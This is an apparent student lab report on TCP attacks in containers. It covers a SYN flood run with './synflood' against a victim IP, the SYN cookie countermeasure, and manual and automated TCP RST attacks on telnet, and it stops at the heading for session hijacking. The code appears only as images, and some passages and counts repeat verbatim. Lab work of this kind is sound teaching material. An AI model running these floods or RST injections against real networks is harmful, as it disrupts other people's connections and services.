
Difference between python and C code is like, python takes more time to execute but C takes less time than python.

**Task 1.3 : Enable the SYN Cookie Countermeasure – 10pts**

Now we are enabling SYN Cookie Countermeasure, we are turning on by **sysctl -w net.ipv4.tcp\_syncookies=1**



**Redoing Task 1.1:(code is same as 1.1)**

****


**Top right shows victim container, top left shows attacker container and bottom is user.**


Now we are running **./synflood 10.9.0.5 23** on the attacker, then while running **netstat -tna | grep -i syn\_recv | wc -**l in the victim we can find the value of SYN packets received are 128 whereas before turning SYNC ON, it was 61 SYN packets.

**Attack is failed as sysctl -w net.ipv4.tcp\_syncookies=1 (SYN cookies are on)**

**Redoing Task 1.2: (code is same as 1.2)**

Now we are enabling SYN Cookie Countermeasure, we are turning on by **sysctl -w net.ipv4.tcp\_syncookies=1**



****

**Top right shows victim container, top left shows attacker container and bottom is user.**

Now we are running **./synflood 10.9.0.5 23** on the attacker, then while running **netstat -tna | grep -i syn\_recv | wc -**l in the victim we can find the value of SYN packets received are 128 whereas before turning SYNC ON, it was 61 SYN packets.

**Attack is failed as sysctl -w net.ipv4.tcp\_syncookies=1 (SYN cookies are on)**

**Task 2 TCP RST Attacks on telnet Connections – 20pts**

**Launching the attack manually:**

**Code:**

****

We are changing source port, destination number according to packets


The TCP RST Attack can terminate an established TCP connection between two victims.

RST packet can be send from user to sender and sender to user.


We have to sniff from the attacker’s interface.


We are now checking about packets in wireshark after establishing telnet connection.

(left is victim, right top is attacker and bottom is wireshark)



After running task4.py in the attacker, similarly in the wireshark we can find the spoofed packet which is indicated in red color. Similarly we can find connection established in Victim container in the list of active container, shows spoofed packet.



****

**So, we are able to do the attack manually.**


**Launching the attack automatically:**

The TCP RST Attack can terminate an established TCP connection between two victims.


RST packet can be send from user to sender and sender to user.

We have to sniff from the attacker’s interface.

**Code:**

****

After establish telnet connection, we start the attack**.**

****

**(left top is user1, bottom is wireshark output displaying spoofed packets, and right side is attacker continuously showing packets once run the code.**

Once we enter something in the seed user. The attacker sniffs the packets which is shown above. This shows that packet is sniffed by the attacker and attacker keeps printing.


This shows that it sniffed and spoofed the packets. It sniffs packets by spoof packets as they are in loop.

**TCP RST attack is successfully established.**

**Task 3 TCP Session Hijacking – 20pts**

